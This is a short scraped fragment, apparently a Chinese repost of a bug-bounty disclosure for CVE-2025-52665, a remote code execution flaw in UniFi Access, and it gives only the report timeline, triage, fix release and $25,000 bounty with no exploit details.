
Nfc CredentialsNFC凭证
Submission Process
• Full credit:Catchify Security**
• Report submitted: 09 Oct 2025, 18:14 UTC
• Status: Triaged by Ubiquiti on 09 Oct 2025, 19:40 UTC
• Fix released: UniFi Access
• Bounty awarded:$25,000 (maximum for non-Ubiquiti Cloud targets)
• Disclosure: Vendor stated public advisory will include the CVE ID and full credit to
文章来自:CVE-2025-52665 - RCE in Unifi Access ($25,000)